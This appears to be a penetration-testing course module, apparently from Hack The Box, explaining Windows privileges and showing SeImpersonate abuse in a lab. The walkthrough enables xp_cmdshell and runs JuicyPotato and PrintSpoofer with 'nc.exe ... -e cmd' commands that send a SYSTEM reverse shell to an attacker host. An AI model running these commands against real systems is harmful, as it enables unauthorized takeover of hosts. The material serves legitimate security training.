Windows Privileges Overview
Privileges in Windows are rights that an account can be granted to perform a variety of operations on the local system such as managing services, loading drivers, shutting down the system, debugging an application, and more. Privileges are different from access rights, which a system uses to grant or deny access to securable objects. User and group privileges are stored in a database and granted via an access token when a user logs on to a system. An account can have local privileges on a specific computer and different privileges on different systems if the account belongs to an Active Directory domain. Each time a user attempts to perform a privileged action, the system reviews the user's access token to see if the account has the required privileges, and if so, checks to see if they are enabled. Most privileges are disabled by default. Some can be enabled by opening an administrative cmd.exe or PowerShell console, while others can be enabled manually.
The goal of an assessment is often to gain administrative access to a system or multiple systems. Suppose we can log in to a system as a user with a specific set of privileges. In that case, we may be able to leverage this built-in functionality to escalate privileges directly or use the target account's assigned privileges to further our access in pursuit of our ultimate goal.
Windows Authorization Process
Security principals are anything that can be authenticated by the Windows operating system, including user and computer accounts, processes that run in the security context or another user/computer account, or the security groups that these accounts belong to. Security principals are the primary way of controlling access to resources on Windows hosts. Every single security principal is identified by a unique Security Identifier (SID). When a security principal is created, it is assigned a SID which remains assigned to that principal for its lifetime.
The below diagram walks through the Windows authorization and access control process at a high level, showing, for example, the process started when a user attempts to access a securable object such as a folder on a file share. During this process, the user's access token (including their user SID, SIDs for any groups they are members of, privilege list, and other access information) is compared against Access Control Entries (ACEs) within the object's security descriptor (which contains security information about a securable object such as access rights (discussed below) granted to users or groups). Once this comparison is complete, a decision is made to either grant or deny access. This entire process happens almost instantaneously whenever a user tries to access a resource on a Windows host. As part of our enumeration and privilege escalation activities, we attempt to use and abuse access rights and leverage or insert ourselves into this authorization process to further our access towards our goal.

Image source
Rights and Privileges in Windows
Windows contains many groups that grant their members powerful rights and privileges. Many of these can be abused to escalate privileges on both a standalone Windows host and within an Active Directory domain environment. Ultimately, these may be used to gain Domain Admin, local administrator, or SYSTEM privileges on a Windows workstation, server, or Domain Controller (DC). Some of these groups are listed below.
User Rights Assignment
Depending on group membership, and other factors such as privileges assigned via domain and local Group Policy, users can have various rights assigned to their account. This Microsoft article on User Rights Assignment provides a detailed explanation of each of the user rights that can be set in Windows as well as security considerations applicable to each right. Below are some of the key user rights assignments, which are settings applied to the localhost. These rights allow users to perform tasks on the system such as logon locally or remotely, access the host from the network, shut down the server, etc.
Further information can be found here.
Typing the command whoami /priv will give you a listing of all user rights assigned to your current user. Some rights are only available to administrative users and can only be listed/leveraged when running an elevated cmd or PowerShell session. These concepts of elevated rights and User Account Control (UAC) are security features introduced with Windows Vista to default to restricting applications from running with full permissions unless necessary. If we compare and contrast the rights available to us as an admin in a non-elevated console vs. an elevated console, we will see that they differ drastically.
Below are the rights available to a local administrator account on a Windows system.
Local Admin User Rights - Elevated
If we run an elevated command window, we can see the complete listing of rights available to us:
Windows Privileges Overview
PS C:\htb> whoami

winlpe-srv01\administrator


PS C:\htb> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Disabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
When a privilege is listed for our account in the Disabled state, it means that our account has the specific privilege assigned. Still, it cannot be used in an access token to perform the associated actions until it is enabled. Windows does not provide a built-in command or PowerShell cmdlet to enable privileges, so we need some scripting to help us out. We will see ways to abuse various privileges throughout this module and various ways to enable specific privileges within our current process. One example is this PowerShell script which can be used to enable certain privileges, or this script which can be used to adjust token privileges.
A standard user, in contrast, has drastically fewer rights.
Standard User Rights
Windows Privileges Overview
PS C:\htb> whoami

winlpe-srv01\htb-student


PS C:\htb> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
User rights increase based on the groups they are placed in or their assigned privileges. Below is an example of the rights granted to users in the Backup Operators group. Users in this group do have other rights that UAC currently restricts. Still, we can see from this command that they have the SeShutdownPrivilege, which means that they can shut down a domain controller that could cause a massive service interruption should they log onto a domain controller locally (not via RDP or WinRM).
Backup Operators Rights
Windows Privileges Overview
PS C:\htb> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeShutdownPrivilege           Shut down the system           Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
Detection
This post is worth a read for more information on Windows privileges as well as detecting and preventing abuse, specifically by logging event 4672: Special privileges assigned to new logon which will generate an event if certain sensitive privileges are assigned to a new logon session. This can be fine-tuned in many ways, such as by monitoring privileges that should never be assigned or those that should only ever be assigned to specific accounts.
Moving On
As attackers and defenders, we need to review the membership of these groups. It's not uncommon to find seemingly low privileged users added to one or more of these groups, which can be used to compromise a single host or further access within an Active Directory environment. We will discuss the implications of some of the most common rights and walk through exercises on how to escalate privileges if we obtain access to a user with some of these rights assigned to their account.
SeImpersonate and SeAssignPrimaryToken
In Windows, every process has a token that has information about the account that is running it. These tokens are not considered secure resources, as they are just locations within memory that could be brute-forced by users that cannot read memory. To utilize the token, the SeImpersonate privilege is needed. It is only given to administrative accounts, and in most cases, can be removed during system hardening. An example of using this token would be CreateProcessWithTokenW.
Legitimate programs may utilize another process's token to escalate from Administrator to Local System, which has additional privileges. Processes generally do this by making a call to the WinLogon process to get a SYSTEM token, then executing itself with that token placing it within the SYSTEM space. Attackers often abuse this privilege in the "Potato style" privescs - where a service account can SeImpersonate, but not obtain full SYSTEM level privileges. Essentially, the Potato attack tricks a process running as SYSTEM to connect to their process, which hands over the token to be used.
We will often run into this privilege after gaining remote code execution via an application that runs in the context of a service account (for example, uploading a web shell to an ASP.NET web application, achieving remote code execution through a Jenkins installation, or by executing commands through MSSQL queries). Whenever we gain access in this way, we should immediately check for this privilege as its presence often offers a quick and easy route to elevated privileges. This paper is worth reading for further details on token impersonation attacks.
SeImpersonate Example - JuicyPotato
Let's take the example below, where we have gained a foothold on a SQL server using a privileged SQL user. Client connections to IIS and SQL Server may be configured to use Windows Authentication. The server may then need to access other resources such as file shares as the connecting client. It can be done by impersonating the user whose context the client connection is established. To do so, the service account will be granted the Impersonate a client after authentication privilege.
In this scenario, the SQL Service service account is running in the context of the default mssqlserver account. Imagine we have achieved command execution as this user using xp_cmdshell using a set of credentials obtained in a logins.sql file on a file share using the Snaffler tool.
Connecting with MSSQLClient.py
Using the credentials sql_dev:Str0ng_P@ssw0rd!, let's first connect to the SQL server instance and confirm our privileges. We can do this using mssqlclient.py from the Impacket toolkit.
SeImpersonate and SeAssignPrimaryToken
sasorirose@htb[/htb]$ mssqlclient.py sql_dev@10.129.43.30 -windows-authImpacket v0.9.22.dev1+20200929.152157.fe642b24 - Copyright 2020 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WINLPE-SRV01\SQLEXPRESS01): Line 1: Changed database context to 'master'.
[*] INFO(WINLPE-SRV01\SQLEXPRESS01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (130 19162)
[!] Press help for extra shell commands
SQL>
Enabling xp_cmdshell
Next, we must enable the xp_cmdshell stored procedure to run operating system commands. We can do this via the Impacket MSSSQL shell by typing enable_xp_cmdshell. Typing help displays a few other command options.
SeImpersonate and SeAssignPrimaryToken
SQL> enable_xp_cmdshell

[*] INFO(WINLPE-SRV01\SQLEXPRESS01): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(WINLPE-SRV01\SQLEXPRESS01): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install
Note: We don't actually have to type RECONFIGURE as Impacket does this for us.
Confirming Access
With this access, we can confirm that we are indeed running in the context of a SQL Server service account.
SeImpersonate and SeAssignPrimaryToken
SQL> xp_cmdshell whoami

output

--------------------------------------------------------------------------------

nt service\mssql$sqlexpress01
Checking Account Privileges
Next, let's check what privileges the service account has been granted.
SeImpersonate and SeAssignPrimaryToken
SQL> xp_cmdshell whoami /priv

output

--------------------------------------------------------------------------------

PRIVILEGES INFORMATION

----------------------
Privilege Name                Description                               State

============================= ========================================= ========

SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
The command whoami /priv confirms that SeImpersonatePrivilege is listed. This privilege can be used to impersonate a privileged account such as NT AUTHORITY\SYSTEM. JuicyPotato can be used to exploit the SeImpersonate or SeAssignPrimaryToken privileges via DCOM/NTLM reflection abuse.
Escalating Privileges Using JuicyPotato
To escalate privileges using these rights, let's first download the JuicyPotato.exe binary and upload this and nc.exe to the target server. Next, stand up a Netcat listener on port 8443, and execute the command below where -l is the COM server listening port, -p is the program to launch (cmd.exe), -a is the argument passed to cmd.exe, and -t is the createprocess call. Below, we are telling the tool to try both the CreateProcessWithTokenW and CreateProcessAsUser functions, which need SeImpersonate or SeAssignPrimaryToken privileges respectively.
SeImpersonate and SeAssignPrimaryToken
SQL> xp_cmdshell c:\tools\JuicyPotato.exe -l 53375 -p c:\windows\system32\cmd.exe -a "/c c:\tools\nc.exe 10.10.14.3 8443 -e cmd.exe" -t *

output

--------------------------------------------------------------------------------

Testing {4991d34b-80a1-4291-83b6-3328366b9097} 53375

[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
[+] calling 0x000000000088ce08
Catching SYSTEM Shell
This completes successfully, and a shell as NT AUTHORITY\SYSTEM is received.
SeImpersonate and SeAssignPrimaryToken
sasorirose@htb[/htb]$ sudo nc -lnvp 8443listening on [any] 8443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.43.30] 50332
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.


C:\Windows\system32>whoami

whoami
nt authority\system


C:\Windows\system32>hostname

hostname
WINLPE-SRV01
PrintSpoofer and RoguePotato
JuicyPotato doesn't work on Windows Server 2019 and Windows 10 build 1809 onwards. However, PrintSpoofer and RoguePotato can be used to leverage the same privileges and gain NT AUTHORITY\SYSTEM level access. This blog post goes in-depth on the PrintSpoofer tool, which can be used to abuse impersonation privileges on Windows 10 and Server 2019 hosts where JuicyPotato no longer works.
Escalating Privileges using PrintSpoofer
Let's try this out using the PrintSpoofer tool. We can use the tool to spawn a SYSTEM process in your current console and interact with it, spawn a SYSTEM process on a desktop (if logged on locally or via RDP), or catch a reverse shell - which we will do in our example. Again, connect with mssqlclient.py and use the tool with the -c argument to execute a command. Here, using nc.exe to spawn a reverse shell (with a Netcat listener waiting on our attack box on port 8443).
SeImpersonate and SeAssignPrimaryToken
SQL> xp_cmdshell c:\tools\PrintSpoofer.exe -c "c:\tools\nc.exe 10.10.14.3 8443 -e cmd"

output

--------------------------------------------------------------------------------

[+] Found privilege: SeImpersonatePrivilege

[+] Named pipe listening...

[+] CreateProcessAsUser() OK

NULL
Catching Reverse Shell as SYSTEM
If all goes according to plan, we will have a SYSTEM shell on our netcat listener.
SeImpersonate and SeAssignPrimaryToken
sasorirose@htb[/htb]$ nc -lnvp 8443listening on [any] 8443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.43.30] 49847
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.


C:\Windows\system32>whoami

whoami
nt authority\system
Escalating privileges by leveraging SeImpersonate is very common. It is essential to be familiar with the various methods available to us depending on the target host OS version and level.